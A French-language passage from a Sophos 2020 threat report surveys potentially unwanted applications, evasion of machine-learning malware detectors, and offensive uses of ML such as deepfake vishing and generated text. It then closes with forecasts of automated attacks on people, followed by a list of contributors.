Les applications potentiellement indésirables (PUA) sont intéressantes, car elles s'effacent en bruit de fond de la plupart des programmes de contrôle de sécurité. De nombreux professionnels les sous-estiment en comparaison des dommages pouvant être causés par les malwares classiques. Mais les PUA présentent un danger, car même si elles peuvent sembler inoffensives et donc classées comme non prioritaires (comme un plug-in de navigateur indésirable), elles peuvent être activées et utilisées comme intermédiaire pour la distribution et l'exécution de malwares et d'attaques sans fichier. Alors que les équipes de sécurité continuent de s'orienter vers l'automatisation, notamment l'utilisation de playbooks automatisés, il est important de comprendre le cycle de vie d'une attaque et les techniques utilisées par les attaquants expérimentés.

Le Machine Learning pour vaincre les malwares à son tour attaqué

L'année 2019 a vu l'arrivée des attaques contre les systèmes de sécurité de « Machine Learning » ou apprentissage automatique. Des attaques de « contournement universel » des moteurs de Machine Learning, où l'on modifie les chaînes de caractères, au lancement d'une compétition de contournement statique par Machine Learning lors de la convention hacker DEF CON, l'apprentissage automatique est enfin clairement pris au sérieux par les équipes de sécurité. Il est de plus en plus évident que les systèmes de Machine Learning ont leurs propres faiblesses et que (avec certaines compétences techniques) l'on peut y échapper de la même façon que les attaquants échappent à la détection classique de malwares.

Au-delà de ce phénomène, on constate également les premiers signes de modèles de Machine Learning utilisés en offensive. Apparemment, des « deepfakes » audio ont déjà été utilisés lors d'une attaque de vishing (phishing vocal). Et comme cette technique permettant de générer des hypertrucages aussi bien audio que vidéo est de plus en plus répandue et accessible, il y a fort à parier que les attaques de ce type vont se multiplier, nous obligeant à améliorer les outils de formation et de détection critiques.

Le Machine Learning commence également à être exploité dans les opérations plus conventionnelles des équipes de sécurité. Cette année a vu l'un des premiers cas où des chercheurs en sécurité ont utilisé de manière offensive le Machine Learning pour contourner un modèle de spam commercial.

Enfin, la génération de texte entièrement automatisée a commencé à voir le jour. Un large éventail de modèles, tels que le BERT de Google ou le GPT-2 d'OpenAI, peuvent être préalablement « formés » à une tâche simple de modélisation de langues. Ceci fournit ensuite une bonne base pour un large éventail de tâches liées aux langues, allant de la question/réponse à la traduction, en passant par la simulation d'anciens jeux d'aventure en mode texte.

Sophos a déjà tenté d'appliquer le Machine Learning aux langues comme moyen de détecter les emails et les URL malveillants. Mais encore une fois, le recours au Machine Learning pour optimiser les taux de clics dans les emails de phishing, ou pour échapper aux systèmes existants de détection de phishing ou d'exploits BEC (Business Email Compromise) — ou les deux à la fois — est tout à fait possible.

Attaques contre les détecteurs de malwares par Machine Learning

Une opération basée sur la science des données est devenue un enjeu de taille pour les éditeurs d'anti-malware sérieux. Il n'est donc pas surprenant que les attaques contre les modèles de détection de malwares par Machine Learning soient en train de passer de la sphère académique à la boîte à outils des attaquants. Skylight Cyber a publié une attaque contre le moteur PROTECT de BlackBerry/Cylance en juillet, montrant comment le fait d'ajouter une liste de chaînes à la fin d'un malware pouvait inciter le composant de suppression de faux positifs de PROTECT à l'ajouter à sa liste blanche.

En examinant des techniques similaires, Endgame, MRG Effitas et VMRay se sont associés pour annoncer le lancement d'une compétition de contournement statique par Machine Learning lors de la convention hacker DEF CON. L'objectif du concours était d'effectuer des modifications « adverses » aux échantillons de malwares qui amèneraient trois modèles différents d'apprentissage automatique (académiques) à les déclarer « sans danger » sans compromettre leur fonctionnalité. Résultat : au moins deux solutions gagnantes, qui ont atteint des résultats parfaits. Comme pour PROTECT, les modèles de Machine Learning ont été largement contournés en ajoutant des données apparemment inoffensives à plusieurs parties du fichier.

Si les faiblesses des détecteurs de malwares par Machine Learning face aux attaques adverses sont connues depuis longtemps dans le monde académique, leur mise en pratique au sein des acteurs en sécurité offensive est un fait nouveau et souligne le besoin de plusieurs niveaux de protection contre les attaquants. S'appuyer sur une seule approche, signatures ou Machine Learning, rend les utilisateurs vulnérables aux techniques de contournement. Toutefois, il est important de noter que les techniques de contournement requises par les deux systèmes de défense sont très différentes. Tenter d'échapper aux méthodes basées sur les signatures est souvent inefficace par rapport aux modèles de Machine Learning et contourner les modèles d'apprentissage automatique est souvent inutile pour échapper aux approches classiques basées sur les signatures.

Mais en combinant intelligemment à la fois Machine Learning et signatures, les utilisateurs tirent le meilleur parti des deux mondes : une spécificité élevée et un déploiement rapide des signatures, et la capacité du Machine Learning à « combler les failles » et à découvrir de nouvelles variantes de malwares, fréquemment ignorées par les systèmes basés sur les signatures.

Le Machine Learning passe à l'offensive

Les outils du Machine Learning à des fins défensives sont aujourd'hui bien apprivoisés. Et on s'attend maintenant à ce que son utilisation dans un but offensif augmente de manière significative. Bien que l'approche du Machine Learning soit apparue dans des domaines de niche offensifs comme dans le cas de CAPTCHA, des applications plus sophistiquées commencent à émerger. Certaines recherches universitaires sur l'utilisation de l'apprentissage par renforcement pour automatiser le processus de création de malwares pouvant échapper au Machine Learning ont vu des techniques similaires appliquées dans des environnements moins contrôlés.

Certains malwares peuvent également être contrôlés par des modèles d'apprentissage automatique légers, tels que de simples algorithmes de classification dans des « droppers » de malwares (petits programmes dont le seul but consiste à télécharger le malware depuis un serveur) pour détecter les sandbox, ce qui complique l'analyse ou le reverse engineering. Enfin, à la conférence DerbyCon aux États-Unis, des chercheurs en sécurité offensive ont présenté une attaque théorique « black box » contre le système de protection de la messagerie de ProofPoint, dans laquelle ils utilisaient des scores de Machine Learning pour « cloner » le modèle de messagerie puis créer des perturbations adverses aux emails entièrement hors ligne. Cette attaque a permis aux chercheurs d'identifier les mots clés que le classificateur de courrier électronique avait entrés et d'utiliser ces mots pour échapper au système.

L'apprentissage automatique peut également être utilisé pour échapper à d'autres dispositifs de sécurité. Les recherches universitaires portant sur l'utilisation de modèles de Machine Learning pour la synthèse vocale dans le but de tromper les modèles de reconnaissance et d'authentification vocales se sont déjà avérées réalisables. Apparemment, de tels modèles auraient déjà été utilisés pour usurper la voix d'un PDG lors d'un scam de vishing.

Une technologie similaire est à l'origine des « deepfakes », qui mettent véritablement en danger la réputation d'une personne ou d'une société (même si leur capacité à contourner les mesures de sécurité est limitée). Les mêmes outils à disposition du public qui permettent de mettre le vidéaste de YouTube, PewDiePie, dans un numéro de danse Bollywood, peuvent vraisemblablement être utilisés pour manipuler le marché boursier. Bien que l'on commence à déployer des efforts pour détecter ces hypertrucages, ces attaques sont particulièrement difficiles à contrer, car elles exploitent des « bugs » de personnes au lieu de vulnérabilités techniques : même si une vidéo donnée est signalée comme « trucage », elle peut être redistribuée dans un contexte différent et continuer ainsi à promouvoir le message trompeur.

Les modèles « génératifs » brouillent la frontière entre l'homme et la machine

Une dernière catégorie de modèles qui a émergé en 2019 est celle des modèles « purement » génératifs : des modèles capables de produire une forme d'artefact, telle qu'une photo ou un article de presse, « à partir de rien » au lieu d'adapter un enregistrement vocal pour le faire correspondre à la voix d'une autre personne ou de modifier une vidéo existante.

Les réseaux génératifs adverses (Generative Adversarial Networks ou GAN en anglais) permettent de fournir des images telles que des photos de personnes, des listes AirBNB, des images de chats ou des sites Web. En juin, l'Agence de presse américaine Associated Press a rapporté qu'une photo de profil générée par un GAN avait été utilisée dans un souci de vraisemblance sur un profil LinkedIn à des fins d'espionnage.

Craignant des formes d'abus similaires, l'institut OpenAI a d'abord refusé de publier un modèle appelé GPT-2, un modèle puissant « pré-formé » sur un grand segment de texte en anglais. Cela pourrait facilement être adapté à un large éventail de tâches, allant du rôle de maître de jeu en direct avec création d'une « aventure textuelle » au fur et à mesure, à la génération d'échantillons de texte en langage naturel « amorcés » par un sujet et un style, ou encore des tâches de type questions/réponses ou résumé de texte. Des techniques similaires (utilisant un type de modèle différent) ont été suggérées pour générer automatiquement des commentaires à des articles de presse. Bien que ces types de modèles n'aient pas encore été proposés pour attaquer des systèmes hybrides — d'apprentissage homme/machine — cela pourrait être une étape suivante logique.

Dans dix ans, le Machine Learning ciblera notre « wetware »

Dans un domaine qui évolue aussi rapidement que le Machine Learning, il est difficile d'imaginer à quoi ressemblera le paysage dans deux ans, encore moins dans dix ans. Toutefois, certaines tendances générales semblent se dégager.

Automatisation croissante pour l'offensive et la défense

Nous avons vu que la première génération d'outils de Machine Learning offensifs est en train de prendre forme aujourd'hui. Alors que le jeu du chat et de la souris se poursuit entre les attaquants et les défenseurs, nous verrons des outils à la fois offensifs et défensifs de plus en plus sophistiqués et performants se développer rapidement. Nous pouvons nous attendre à voir des techniques plus sophistiquées : de la part de la communauté universitaire spécialisée en Machine Learning. Par exemple, l'apprentissage par renforcement pourrait finalement être appliqué aux problèmes de sécurité à grande échelle, permettant aux systèmes semi-autonomes de prendre des décisions semi-voire totalement autonomes pour protéger les réseaux et les systèmes d'extrémité. À mesure que le rythme des attaques et des défenses augmente, grâce à l'automatisation, l'implication humaine aura davantage lieu après-coup, c'est-à-dire au niveau de la vérification, la validation et la critique des actions issues du Machine Learning.

Attaques « Wetware »

Alors que la génération de contenu automatisée continue de progresser parallèlement à une meilleure compréhension des systèmes d'information et de la psychologie humaine, nous pouvons nous attendre à ce que les attaques par apprentissage automatique contre les éléments humains des systèmes prennent de plus en plus d'importance. La génération de contenu automatisée, combinée à un certain degré de personnalisation, est beaucoup plus efficace que les scams d'un individu à un autre, et se prête naturellement à la personnalisation et à la microsegmentation des victimes potentielles. Les arnaques 419 automatisées, le phishing et peut-être même les attaques vidéo basées sur les deepfakes contre les éléments humains des systèmes semblent plausibles, et la méthode intrinsèquement adverse par laquelle ces attaques se forment suggère que les systèmes automatisés seront d'une efficacité limitée pour les arrêter. La mise en place de politiques et de systèmes robustes pour faire face aux défaillances humaines sera impérative.

Remerciements

Les SophosLabs tiennent à remercier les personnes suivantes pour leur contribution à la rédaction du rapport 2020 sur les menaces :

Richard Beckett
Konstantin Berlin
Matthew Boddy
Andrew Brandt
Jagadeesh Chandraiah
Timothy Easton
Richard Harang
Matt Gangwer
Nikhil Gupta
Pankaj Kohli
Eric Kokonas
Hajnalka Kópé
Mark Loman
Peter Mackenzie
Andy Miller
Paul Murray
Ferenc Nagy
Luca Nagy
Matt Phillion
Joshua Saxe
Sergei Shevchenko
Vikas Singh
Mark Stockley
Ronny Tijink
J.J. Thompson
Xinran Wu

Équipe commerciale France
Tél. : 01 34 34 80 00
Email : info@sophos.fr

19-11-13 WP-FR (RP)